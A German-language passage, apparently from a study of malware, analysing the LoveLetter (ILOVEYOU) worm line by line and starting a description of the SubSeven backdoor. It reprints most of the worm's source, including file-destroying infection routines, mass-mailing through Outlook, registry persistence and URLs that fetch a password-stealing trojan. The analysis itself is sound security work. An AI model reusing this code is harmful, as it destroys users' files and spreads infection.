Hier werden die speziellen Verzeichnisse "C:\WINDOWS"[1], "C:\WINDOWS\SYSTEM"[2] und "C:\WINDOWS\TEMP"[3] in Erfahrung gebracht. Da diese Verzeichnisse eventuell von den hier aufgezählten Standardwerten abweichen können, wenn zum Beispiel beim Setup von Windows ein anderer Pfad angegeben wurde, müssen sie - wenn der Programmierer auf einen "saubereren" Programmierstil, auf Portabilität oder gar beides setzt - immer extra ermittelt werden.

```
Set c = fso.GetFile(WScript.ScriptFullName)
```

Mit *GetFile* erfährt der Worm seinen eigenen Dateinamen, um...

```
c.Copy(dirsystem&"\MSKernel32.vbs")
c.Copy(dirwin&"\Win32DLL.vbs")
c.Copy(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
```

...sich selbst ins Windows- und Windows-System-Verzeichnis zu kopieren. Diese Dateien werden fatalerweise bei jedem Start von Windows ausgeführt, weil LoveLetter sich in eine der vielen "Autostart"-Möglichkeiten von Windows einträgt.

```
regruns()
html()
spreadtoemail()
listadriv()
```

Hier werden die verschiedenen Subroutinen aufgerufen.

```
end sub
```

An dieser Stelle endet die Subprozedur *Main()*.

[1] Es wird oft mit "%windir%" oder einfach nur "Win-Verzeichnis" umschrieben.
[2] Es wird meist als "System-Verzeichnis" bezeichnet.
[3] Es wird meist mit "%temp%" oder "Temp-Verzeichnis" umschrieben.

```
'---------------------------
sub regruns()
On Error Resume Next
Dim num,downread

regcreate "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\
 MSKernel32",dirsystem&"\MSKernel32.vbs"
regcreate "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\
 RunServices\Win32DLL",dirwin&"\Win32DLL.vbs"
```

Wie oben erwähnt, hat sich LoveLetter nun sogar in zwei Autostart-Möglichkeiten der Windows-Registry[1] eingetragen. Der Key *RunServices* wird sogar noch vor dem Einloggen eines Anwenders ausgeführt und ein eventuelles Eingreifen der Benutzers ist unmöglich. Der *Run*-Key hingegen wird erst nach dem Anmelden am System ausgeführt.[2]

```
downread=""
downread=regget("HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\
 Download Directory")
```

Hier liest der Virus aus der Registry das Standard-Download-Verzeichnis des Browsers "Microsoft Internet Explorer" heraus.

```
if (downread="") then
   downread="c:\"
end if
```

Wenn kein Verzeichnis definiert ist, dann wird das Download-Verzeichnis auf das Wurzelverzeichnis des Laufwerks C: gesetzt.

```
if (fileexist(dirsystem&"\WinFAT32.exe")=1) then
   Randomize
   num = Int((4 * Rnd) + 1)
   if num = 1 then
       regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start Page",
        "http://www.skyinet.net/~young1s/HJKhjnwerhjkxcvytwertnMTFwetrdsfmh
        Pnjw6587345gvsdf7679njbvYT/WIN-BUGSFIX.exe"
   elseif num = 2 then
       regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start Page",
        "http://www.skyinet.net/~angelcat/skladjflfdjghKJnwetryDGFikjUIyqwer
        We546786324hjk4jnHHGbvbmKLJKjhkqj4w/WIN-BUGSFIX.exe"
   elseif num = 3 then
       regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start Page",
        "http://www.skyinet.net/~koichi/jf6TRjkcbGRpGqaq198vbFV5hfFEkbopBdQZ
        nmPOhfgER67b3Vbvg/WIN-BUGSFIX.exe"
   elseif num = 4 then
       regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start Page",
        "http://www.skyinet.net/~chu/sdgfhjksdfjklNBmnfgkKLHjkqwtuHJBhAFSDGj
        khYUgqwerasdjhPhjasfdglkNBhbqwebmznxcbvnmadshfgqw237461234iuy7thjg/
        WIN-BUGSFIX.exe"
   end if
end if
```

Dieser IF-Block überprüft, ob der *WIN-BUGSFIX.exe*-Trojaner bereits heruntergeladen und installiert worden ist, denn sobald dieser aktiv ist, erstellt er eine Kopie seiner selbst mit dem

[1]Die Registry ist die zentrale Datenbank unter Windows, in der angefangen von den Hardware-Einstellungen bis zu den Applikation-Informationen und -Daten (fast) alles vermerkt ist. Dadurch, dass sich fast jede Anwendung hier einträgt, neigt sie leicht zum Aufblähen. Dies begründet sich aus ihrer Architektur. Wenn eine Anwendung einen Key löscht, wird er nur als "gelöscht" gekennzeichnet. Als Folge oftmaliger Lösch- und Schreibvorgänge wird die Registry immer größer - aufgebläht.

[2] LoveLetter trägt sich nicht in den benutzerspezifischen Teil *HKEY_CURRENT_USER* ein, sondern in den allgemeinen Teil *HKEY_LOCAL_MACHINE*, der für alle (!) Anwender gilt.

Namen *WinFAT32.exe* im System-Verzeichnis. Wenn der Trojaner noch nicht heruntergeladen wurde, wird per Pseudozufallszahl eine von vier Startseiten für den Internet Explorer so ausgewählt, dass bei der nächsten Ausführung des Internet Explorers die Datei *WIN-BUGSFIX.exe* heruntergeladen wird, die einen BugFix (zur Behebung von Applikations-Fehlern) vortäuscht. In Wirklichkeit sammelt das Programm Kennwörter und sendet sie an eine vordefinierte Mail-Adresse[1]. Anscheinend wurden vier verschiedene Adressen angegeben, um eventuell den Server vor Überlastungen zu schützen.

```
if (fileexist(downread&"\WIN-BUGSFIX.exe")=0) then
   regcreate "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\
    Run\WIN-BUGSFIX",downread&"\WIN-BUGSFIX.exe"
   regcreate "HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\
    Start Page","about:blank"
end if
```

Wenn die Datei *WIN-BUGSFIX.exe* bereits heruntergeladen wurde und sich nun im Download-Verzeichnis befindet, dann wird sie in den Key *Run* der Registry eingetragen (und beim Booten von Windows ausgeführt) und die Startseite des Browsers auf eine leere HTML-Seite gesetzt. Das verhindert, dass die Datei mehrmals heruntergeladen wird.

```
end sub

'----------------------------
sub listadriv
On Error Resume Next
Dim d,dc,s
Set dc = fso.Drives
```

*fso.Drives* gibt die Anzahl der Laufwerke in *dc* zurück.

```
For Each d in dc
   If d.DriveType = 2 or d.DriveType=3 Then
       folderlist(d.path&"\")
   end if
Next
```

Je nachdem, wie viele Laufwerke es gibt, sooft wird die FOR-Schleife abgearbeitet. In dieser wird mit *d.DrivesType* geprüft, ob das jeweilige Laufwerk ein lokales oder ein Netzlaufwerk ist und somit ausschließt, auf einen nicht eingelegten Wechseldatenträger (Diskette, CD-ROM, ...) zu schreiben. Für jedes Laufwerk wird in der Schleife mittels der Subroutine *Folderlist()* eine Verzeichnisliste angelegt.

```
listadriv = s
end sub
'----------------------------
```

Hier erfolgt nun die eigentliche Infektion

```
sub infectfiles(folderspec)
On Error Resume Next
dim f,f1,fc,ext,ap,mircfname,s,bname,mp3
set f = fso.GetFolder(folderspec)
```

[1] Vgl. www.avp.ch

```
set fc = f.Files
```

*fc* gibt die Anzahl der Dateien im angegebenen Verzeichnis an.

```
for each f1 in fc
   ext=fso.GetExtensionName(f1.path)
   ext=lcase(ext)
   s=lcase(f1.name)
```

In dieser FOR-Schleife werden im Verzeichnis *folderspec* (Parameter der Subroutine) alle Dateinamen durchgeprüft. Wenn die Dateierweiterung passt, wird die Datei infiziert - genauer gesagt überschrieben.

```
   if (ext="vbs") or (ext="vbe") then
```

Infektion von Visual Basic Script-Dateien.

```
       set ap=fso.OpenTextFile(f1.path,2,true)
       ap.write vbscopy
       ap.close
```

Die angegebene Datei wurde nun mit nur drei Programmzeilen mit dem eigenen Code überschrieben.

```
   elseif(ext="js") or (ext="jse") or (ext="css") or (ext="wsh") or
    (ext="sct") or (ext="hta") then
```

Infektion von JavaScripts, CascadingStyleSheets, WindowsScriptingHost oder anderen HTML-Dateien

```
       set ap=fso.OpenTextFile(f1.path,2,true)
       ap.write vbscopy
       ap.close
```

Hier wurde die Datei wieder überschrieben.

```
       bname=fso.GetBaseName(f1.path)
       set cop=fso.GetFile(f1.path)
       cop.copy(folderspec&"\"&bname&".vbs")
       fso.DeleteFile(f1.path)
```

Zuerst wird der Dateiname eruiert. Dann erstellt der Wurm eine Datei mit dem Namen der ursprünglichen Datei, an dem die Endung ".VBS" angehängt wird und löscht danach die ursprüngliche Datei. Zum Beispiel wird die Datei "tolles_bild.jpg" überschrieben und eine neue Datei mit dem Namen "tolles_bild.jpg.VBS" erzeugt. Die Datei erweckt - mit diesem Namen - nun den Anschein, als ob sie ein Bild beinhalten würde, was natürlich nicht der Fall ist. Somit wird eine Daten-Datei "lauffähig". Der Anwender doppelklickt - in der Hoffung ein tolles Bild zu Gesicht zu bekommen - auf die Datei und startet wieder das Wurmprogramm. Weiter gehen würde es wieder wie ganz am Beginn dieser Analyse...

```
   elseif(ext="jpg") or (ext="jpeg") then
```

Hier werden JPeg-Bilder (ein sehr gebräuchliches Grafik-Format) überschrieben.

```
        set ap=fso.OpenTextFile(f1.path,2,true)
        ap.write vbscopy
        ap.close
        set cop=fso.GetFile(f1.path)
        cop.copy(f1.path&".vbs")
        fso.DeleteFile(f1.path)
    elseif(ext="mp3") or (ext="mp2") then
```

Außer den *.MP3 und *.MP2-Klangdateien, von denen der Wurm eine versteckte Kopie aufbewahrt, werden alle anderen Wirtsdateien völlig zerstört.

```
        set mp3=fso.CreateTextFile(f1.path&".vbs")
        mp3.write vbscopy
        mp3.close
        set att=fso.GetFile(f1.path)
        att.attributes=att.attributes+2
    end if
```

An dieser Stelle endet die "Infektion" der Datendateien.

```
    if (eq<>folderspec) then
        if (s="mirc32.exe") or (s="mlink32.exe") or (s="mirc.ini") or
         (s="script.ini") or (s="mirc.hlp") then
```

mIRC (IRC steht für Internet Relay Chat) ist ein populäres Chat-Programm, das Scripte unterstützt. Dies hat allerdings nach Angaben der Antiviren-Hersteller nicht so effektiv funktioniert wie die E-Mail-Methode.

```
            set scriptini=fso.CreateTextFile(folderspec&"\script.ini")
```

Die mIRC-Script-Datei wird geöffnet und überschrieben...

```
            scriptini.WriteLine "[script]"
            scriptini.WriteLine ";mIRC Script"
            scriptini.WriteLine ";Please dont edit this script... mIRC will
              corrupt, if mIRC will"
            scriptini.WriteLine ";corrupt... WINDOWS will affect and
             will not run correctly. thanks"
```

Mit dieser Hinweismeldung versucht der Programmierer zu verhindern, dass das Wurm-Script editiert und enttarnt wird .

```
            scriptini.WriteLine ";"
            scriptini.WriteLine ";Khaled Mardam-Bey"
            scriptini.WriteLine ";http://www.mirc.com"
            scriptini.WriteLine ";"
            scriptini.WriteLine "n0=on 1:JOIN:#:{"
            scriptini.WriteLine "n1=  /if ( $nick == $me ) { halt }"
            scriptini.WriteLine "n2=  /.dcc send $nick "&dirsystem&"\
             LOVE-LETTER-FOR-YOU.HTM"
            scriptini.WriteLine "n3=}"
            scriptini.close
            eq=folderspec
        end if
    end if
next
end sub
```

```
'---------------------------
sub folderlist(folderspec)
On Error Resume Next
dim f,f1,sf
set f = fso.GetFolder(folderspec)
set sf = f.SubFolders

for each f1 in sf
  infectfiles(f1.path)
  folderlist(f1.path)
next
```

Diese Schleife wird dem Leser aus *listadrive()* und *infectfiles()* bekannt vorkommen.

```
end sub

'---------------------------
```

Die folgenden Subroutinen sind einfach gebaut und dienen lediglich der besseren Handhabung und fassen (im Sinne der modularen Programmiertechnik) wiederkehrende Prozeduren zusammen:
*RegCreate* erzeugt beziehungsweise schreibt einen Key in der Registry.

```
sub regcreate(regkey,regvalue)
Set regedit = CreateObject("WScript.Shell")
regedit.RegWrite regkey,regvalue
end sub
```

*RegGet* liest einen Key aus der Registry heraus.

```
function regget(value)
Set regedit = CreateObject("WScript.Shell")
regget=regedit.RegRead(value)
end function
```

*FileExist* überprüft, ob eine Datei vorhanden ist (0) oder nicht (1) und gibt dementsprechende Werte zurück. [1]

```
function fileexist(filespec)
On Error Resume Next
dim msg

if (fso.FileExists(filespec)) Then
  msg = 0
else
  msg = 1
end if
fileexist = msg
end function
```

*FolderExist* überprüft, ob ein Verzeichnis vorhanden ist oder nicht.

```
function folderexist(folderspec)
On Error Resume Next
dim msg

if (fso.GetFolderExists(folderspec)) then
  msg = 0
else
  msg = 1
end if
  fileexist = msg
```

[1] Normalerweise werden für True und False-Werte 1 und 0 genommen und nicht True= 0 und False = 1. Ein Indiz vielleicht, dass der Wurm nicht mit besonderer Sorgfalt geschrieben wurde.

```
end function
```

Hier beginnt die Subroutine, die die Verbreitung des LoveLetter via E-Mail in alle Welt verursachte. (Frei nach dem Motto: "We are sending out a love message to the world.")

```
sub spreadtoemail()
On Error Resume Next
dim x,a,ctrlists,ctrentries,malead,b,regedit,regv,regad
set regedit=CreateObject("WScript.Shell")
set out=WScript.CreateObject("Outlook.Application")
set mapi=out.GetNameSpace("MAPI")
```

*CreateObject("Outlook.Application")* ist für die "Kommunikation" mit dem E-Mail-Programm Outlook zuständig. Dieser Aufruf funktioniert allerdings nur mit Outlook 97 und Outlook 2000 und nicht mit der entsprechenden Express-Version.

```
for ctrlists=1 to mapi.AddressLists.Count
```

Der Rahmen der Schleife ist mit *mapi.AddressLists.Count* begrenzt, das die Anzahl der Personen im Adressbuch von Outlook angibt.

```
set a=mapi.AddressLists(ctrlists)
x=1
regv=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a)
if (regv="") then
    regv=1
end if
if (int(a.AddressEntries.Count)>int(regv)) then
    for ctrentries=1 to a.AddressEntries.Count
        malead=a.AddressEntries(x)
        regad=""
        regad=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"
         &malead)
```

Hier überprüft LoveLetter, ob der betreffenden Person bereits eine E-Mail geschickt wurde. Wenn der Wert aus der Registry leer bleibt (also kein Eintrag vorhanden war), wurde der Person noch kein "Liebesbrief" überbracht.

```
        if (regad="") then
            set male=out.CreateItem(0)
```

Die nächsten Zeilen verfassen den "Liebesbrief".

```
            male.Recipients.Add(malead)
            male.Subject = "ILOVEYOU"
            male.Body = vbcrlf&"kindly check the attached LOVELETTER
             coming from me."
            male.Attachments.Add(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
            male.Send
```

Die nächste Code-Zeile vermerkt, dass der Person bereits ein Brief zugesandt wurde.

```
            regedit.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\WAB\"
             &malead,1,"REG_DWORD"
        end if
        x=x+1
    next
    regedit.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,
```

```
        a.AddressEntries.Count
   else
       regedit.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,
        a.AddressEntries.Count
   end if
next
Set out=Nothing
Set mapi=Nothing
end sub
```

Die letzte Prozedur *HTML()* sorgt dafür, dass der Anwender eine kurze HTML-Site zu sehen bekommt und sich damit infiziert.

```
sub html
On Error Resume Next
dim lines,n,dta1,dta2,dt1,dt2,dt3,dt4,l1,dt5,dt6

dta1="<HTML><HEAD><TITLE>LOVELETTER - HTML<?-?TITLE><META NAME=@-@Generator@-
 @CONTENT=@-@BAROK VBS - LOVELETTER@-@>"&vbcrlf& _
 "<META NAME=@-@Author@-@ CONTENT=@-@spyder ?-? ispyder@mail.com ?-
 ?@GRAMMERSoft Group ?-? Manila, Philippines ?-? March 2000@-@>"&vbcrlf& _
 "<META NAME=@-@Description@-@ CONTENT=@-@simple but i think this is
 good...@- @>"&vbcrlf& _
 "<?-?HEAD><BODY ONMOUSEOUT=@-@window.name=#-#main#-#;window.open(#-#LOVE-
 LETTER-FOR-YOU.HTM#-#,#-#main#-#)@-@ "&vbcrlf& _
 "ONKEYDOWN=@-@window.name=#-#main#-#;window.open(#-#LOVE-LETTER-FOR-
 YOU.HTM#-#,#-#main#-#)@-@ BGPROPERTIES=@-@fixed@-@ BGCOLOR=@-@#FF9933@-
 @>"&vbcrlf& _
 "<CENTER><p>This HTML file need ActiveX Control<?-?p><p>To Enable to read
 this HTML file<BR>- Please press #-#YES#-# button to Enable ActiveX<?-
 ?p>"&vbcrlf& _
 "<?-?CENTER><MARQUEE LOOP=@-@infinite@-@ BGCOLOR=@-@yellow@-@>----------z--
 ----------z----------<?-?MARQUEE> "&vbcrlf& _
 "<?-?BODY><?-?HTML>"&vbcrlf& _
 "<SCRIPT language=@-@JScript@-@>"&vbcrlf& _
 "<!--?-??-?"&vbcrlf& _
 "if (window.screen){var wi=screen.availWidth;var
 hi=screen.availHeight;window.moveTo(0,0);window.resizeTo(wi,hi);}"&vbcrlf&_
 "?-??-?-->"&vbcrlf& _
 "<?-?SCRIPT>"&vbcrlf& _
 "<SCRIPT LANGUAGE=@-@VBScript@-@>"&vbcrlf& _
 "<!--"&vbcrlf& _
 "on error resume next"&vbcrlf& _
 "dim fso,dirsystem,wri,code,code2,code3,code4,aw,regdit"&vbcrlf& _
 "aw=1"&vbcrlf& _
 "code="

dta2="set fso=CreateObject(@-@Scripting.FileSystemObject@-@)"&vbcrlf& _
 "set dirsystem=fso.GetSpecialFolder(1)"&vbcrlf& _
 "code2=replace(code,chr(91)&chr(45)&chr(91),chr(39))"&vbcrlf& _
 "code3=replace(code2,chr(93)&chr(45)&chr(93),chr(34))"&vbcrlf& _
 "code4=replace(code3,chr(37)&chr(45)&chr(37),chr(92))"&vbcrlf& _
 "set wri=fso.CreateTextFile(dirsystem&@-@^-^MSKernel32.vbs@-@)"&vbcrlf& _
 "wri.write code4"&vbcrlf& _
 "wri.close"&vbcrlf& _
 "if (fso.FileExists(dirsystem&@-@^-^MSKernel32.vbs@-@)) then"&vbcrlf& _
 "if (err.number=424) then"&vbcrlf& _
 "aw=0"&vbcrlf& _
 "end if"&vbcrlf& _
 "if (aw=1) then"&vbcrlf& _
 "document.write @-@ERROR: can#-#t initialize ActiveX@-@"&vbcrlf& _
 "window.close"&vbcrlf& _
 "end if"&vbcrlf& _
 "end if"&vbcrlf& _
```

```
"Set regedit = CreateObject(@-@WScript.Shell@-@)"&vbcrlf& _
"regedit.RegWrite @-@HKEY_LOCAL_MACHINE^-^Software^-^Microsoft^-^Windows^-
^CurrentVersion^-^Run^-^MSKernel32@-@,dirsystem&@-@^-^MSKernel32.vbs@-
@"&vbcrlf& _
"?-??-?-->"&vbcrlf& _
"<?-?SCRIPT>"
```

Dem Leser - den Homepage-Designern erst recht - ist sicher in dem obigen Block etwas aufgefallen. Es fehlen alle Slashes, Backslashes, Anführungszeichen und Apostrophe. Für diese mussten (wahrscheinlich), weil sie nicht direkt als literale Zeichen geschrieben werden durften, eben Platzhalter einspringen, die dann später ausgetauscht werden...


```
dt1=replace(dta1,chr(35)&chr(45)&chr(35),"'")
dt1=replace(dt1,chr(64)&chr(45)&chr(64),"""")
dt4=replace(dt1,chr(63)&chr(45)&chr(63),"/")
dt5=replace(dt4,chr(94)&chr(45)&chr(94),"\")
dt2=replace(dta2,chr(35)&chr(45)&chr(35),"'")
dt2=replace(dt2,chr(64)&chr(45)&chr(64),"""")
dt3=replace(dt2,chr(63)&chr(45)&chr(63),"/")
dt6=replace(dt3,chr(94)&chr(45)&chr(94),"\")

set fso=CreateObject("Scripting.FileSystemObject")
set c=fso.OpenTextFile(WScript.ScriptFullName,1)
lines=Split(c.ReadAll,vbcrlf)
l1=ubound(lines)

for n=0 to ubound(lines)
   lines(n)=replace(lines(n),"'",chr(91)+chr(45)+chr(91))
   lines(n)=replace(lines(n),"""",chr(93)+chr(45)+chr(93))
   lines(n)=replace(lines(n),"\",chr(37)+chr(45)+chr(37))
   if (l1=n) then
       lines(n)=chr(34)+lines(n)+chr(34)
   else
       lines(n)=chr(34)+lines(n)+chr(34)&"&vbcrlf& _"
   end if
next

set b=fso.CreateTextFile(dirsystem+"\LOVE-LETTER-FOR-YOU.HTM")
b.close
set d=fso.OpenTextFile(dirsystem+"\LOVE-LETTER-FOR-YOU.HTM",2)
d.write dt5
d.write join(lines,vbcrlf)
d.write vbcrlf
d.write dt6
d.close
end sub
```

Nachdem die LOVE-LETTER-FOR-YOU.HTM fertig geschrieben wurde, wird sie in einem Browser-Fenster angezeigt:



Zusammenfassung des LoveLetter im Pseudo-Code

```
-Initialisiere (Ermittle wichtige Informationen wie das Win-Verzeichnis, ...)
-Kopiere dich selbst in das System-Verzeichnis
-Schreibe dich in die Registry, sodass du beim Booten auf jeden Fall
   ausgeführt wirst (vgl. Sub 'RegRuns').
  -Lade die Datei 'WIN-BUGFIX.exe' aus dem Internet herunter und führe sie
    beim nächsten Booten aus.
-Erstelle die HTML-Datei (vgl. Sub 'HTML').
-Verbreite dich via E-Mail (vgl. Sub 'SpreadToMail')
  -Lies alle Personen aus dem Adressbuch von Outlook aus und verschicke
    dich selbst
-Infektion (vgl. Sub 'ListADriv')
  -Liste alle Laufwerke auf
      -Liste alle Verzeichnisse auf
          -Liste alle Dateien auf
          - und infiziere
          - Wenn mIRC gefunden, infiziere ebenfalls und verschicke an jeden
            Teilnehmer die HMTL-Datei.
-Beende
```

Persönliche Anmerkungen:

Der Programmierstil des Autors weist einige Mängel auf:

- Der Originalcode ist überhaupt nicht strukturiert aufgebaut: Die Subroutinen sind zwar in ihrer Reihenfolge beliebig. Normalerweise hätte man die Subroutinen nach Aufgaben gegliedert (Zumindest eine Unterscheidung zwischen Haupt- und Nebensubroutinen wäre aber sinnvoll gewesen).

- Bei IF-Verzweigungen oder FOR-Schleifen wurde der Code nicht eingerückt, was der Übersichtlichkeit und Lesbarkeit zugute gekommen wäre (Allerdings Leerzeichen benötigen auch Platz und wurden deshalb später eventuell aus Platz- oder Fortpflanzungsgründen weggelassen.).

- Der Programmierer verschachtelt die Subprozeduren kompliziert, was die Lesbarkeit wieder unnötig erschwert. Zum Beispiel verwendet er statt einer dreifachen FOR-Schleife drei (!) Subroutinen. Diese Verschachtelung ist ein typisches Beispiel, dass der Programmierstil zu wünschen übrig lässt. Jeder andere Programmierer hätte eher eine dreifach verschachtelte FOR-Schleife genommen, da diese effizienter arbeitet (In Pseudo-BASIC-Code). Die LoveLetter-Variante benötigt 15 Zeilen.

```
SUB ListADrive
FOR AktuellesLaufwerk = 0 bis AnzahlDerLaufwerke
    CALL FolderList(AktuellesLaufwerk)
NEXT AktuellesLaufwerk
END SUB
SUB FolderList(AktuellesLaufwerk)
FOR AktuellesVerzeichnis = 0 bis AnzahlAllerVerzeichnisse
    CALL InfectFiles(AktuellesVerzeichnis)
NEXT AktuellesVerzeichnis
END SUB
SUB InfectFiles(AktuellesVerzeichnis)
FOR AktuelleDatei = 0 bis AnzahlDerDateienImVerzeichnis
    INFIZIERE AktuelleDatei
NEXT AktuelleDatei
END SUB
```

Die effizientere Variante benötigt hingegen nur 9 Zeilen.

```
SUB Dateien
FOR AktuellesLaufwerk = 0 bis AnzahlDerLaufwerke
    FOR AktuellesVerzeichnis = 0 bis AnzahlAllerVerzeichnisse
        FOR AktuelleDatei = 0 bis AnzahlDerDateienImVerzeichnis
           INFIZIERE AktuelleDatei
        NEXT AktuelleDatei
    NEXT AktuellesVerzeichnis
NEXT AktuellesLaufwerk
END SUB
```

Ein typisches Beispiel dafür, dass Virenprogrammierer nicht immer effizienten Code schreiben. Es kann auch als ein verzweifelter Versuch interpretiert werden, den Wurm-Code unleserlich für eventuelle Analysierer zu gestalten.

- Obwohl er Subprozeduren zur Vereinfachung geschrieben hat, verwendet er sie aber selten konsequent, so verwendet er beispielsweise zum Lesen und Schreiben in der Registry ständig andere Prozeduren.

- Bei einfachen IF-Abfragen verwendet er statt einer simplen "IF x THEN DoSomething"-Zeile einen dreizeiligen "IF x THEN ; DoSomething ; END IF"-Block. Die eine Zeile hätte die Größe des Wurms etwas reduziert (was bei Viren und dergleichen praktisch ist, denn je kleiner ein Virus ist, desto leichter kann er sich verstecken und schneller verbreiten) und wäre um ein Quäntchen schneller ausgeführt worden (was allerdings bei heutigen PCs kaum noch eine Rolle spielt).

### 2.1.3. Persönliche Erfahrungen

Am 4.Mai 2000 hörte ich bereits Warnungen in der "Zeit im Bild 2" über einen Virus, der sich rapide über den Erdball ausbreitete.

Am 5.Mai 2000 lud ich mir zur Sicherheit sofort die neuen Signaturen für den F-Prot-Scanner herunter.

Als ich am 6.Mai mein Mail-Konto abrief war ich bereits vorgewarnt. Und tatsächlich landeten bei mir drei Mails mit dem Betreff "I LOVE YOU". Mein Computer konnte nicht befallen werden, weil ich die neuen Signaturen hatte und das Betriebsystem Windows 95c ist, das von Haus aus keinen Windows Scripting Host mitbrachte. Ich öffnete eine Mail und archivierte mir ein Exemplar.

Im September 2000 ging ich in das Internet-Cafe "bignet"[1] am Hohen Markt im ersten Wiener Gemeindebezirk, um einige Fotos einzuscannen. Die Computer sind gut ausgestattet mit 600MHz Prozessoren, zirka 500 MB Arbeitsspeicher, einem Scanner mit guter optischer Auflösung, mit dem Virenscanner "McAfee Scan 4.0" und als Betriebssystem Windows NT 4 (ServicePack 5).

Nach ungefähr einer dreiviertel Stunde Arbeit reagierte der PC auf keine Eingaben mehr und ich startete den abgestürzten Computer neu. Nach dem Neustart hatten alle meine zuvor eingescannten Bilder die Dateierweiterung "VBS". Ich schaute mir eine Datei mit Notepad.exe an und sah den LoveLetter-Code. Alle Grafiken waren vernichtet.

Nachdem ich vom zuständigen Betreuer mit "Ich hab' andere Probleme!" abgewimmelt worden war, schrieb ich noch am selben Tag eine E-Mail an den Geschäftsführer, in der ich den Vorfall schilderte und ihn darauf hinwies, dass der Virenscanner unbedingt ein Update notwendig hätte. Damals war LoveLetter schon seit sechs Monaten bekannt, sodass ich sicher sein konnte, dass das

[1] www.bignet.at

letzte Update der Signaturen längst überfällig war. Der Geschäftsführer entschädigte mich in Form von zwei Stunden zusätzlicher Zeit auf meinem "Surf-Konto".

## *2.2. SubSeven*

Dieses Programm wird der Kategorie der Backdoors oder Trojaner zugeordnet. Es wurde bereits des öfteren in Medien davor gewarnt, weil es unter den (Pseudo-)Hackern recht beliebt ist.

SubSeven ist unter den folgenden Namen bekannt: Backdoor.SubSeven, Backdoor-G, SubSeven, Sub7.

### 2.2.1. Beschreibung

*"[...] Bei SubSeven handelt es sich um ein Backdoor-Programm (wie z.B. NetBus, Back Orifice etc.), welches Hacker ermöglicht, auf ein fremdes System zuzugreifen. Das Programm besteht aus einem Server- und einem Client-Programm welches zur Fernbedienung von Rechnern in einem Netzwerk eingesetzt werden kann. Mit Hilfe des Client kann ein Hacker in ein mit dem Server (dies ist der eigentliche Trojaner) infiziertes System eindringen. Bei den neueren Versionen von SubSeven wird auch immer noch ein Editserver mitgeliefert, mit dessen Hilfe sich viele unterschiedliche Einstellungen am Server vornehmen lassen. [...]"*[1]

Zur Zeit sind folgende Versionen bekannt:

SubSeven Version 1.0 - 1.4
SubSeven Version 1.5
SubSeven Version 1.6
SubSeven Version 1.7
SubSeven Version 1.8
SubSeven Version 1.9 und SubSeven Apocalypse
SubSeven Version 2.0 - 2.2[2]

[1] www.antivir.de
[2] ebda

Infiltration eines Computers:

Dem ahnungslosen Anwender lässt man ein Programm zukommen, das er "unbedingt brauche". In diesem Programm ist die Installationsroutine des Trojaners versteckt. Diese kopiert bei der Ausführung den Trojaner sofort unbemerkt in das Windows-Verzeichnis und richtet eine Startmöglichkeit des Servers beim Start von Windows ein. Die Dateinamen variieren von Version zu Version. Ab der Version 2.0 kann der Dateiname mit Hilfe von *EditServer* frei definiert werden.

Vielfach werden folgende Dateinamen für den Trojaner verwendet: Server.exe, Kernel16.dl, RunDLL16.com, Systrayicon.exe, MSREXE.exe, Window.exe, Watching.dll, NoDLL.exe, imdrki_33.dll, SysTray.exe, MVOKH_32.dll, mtmtask.dl[1]

Es gibt fünf Möglichkeiten, über die der Trojaner gestartet wird:

- SubSeven trägt sich in den Registry-Key *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices* ein.

- SubSeven trägt sich in den Registry-Key *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run* ein.

- SubSeven trägt sich in die Win.ini unter Load oder Run ein:

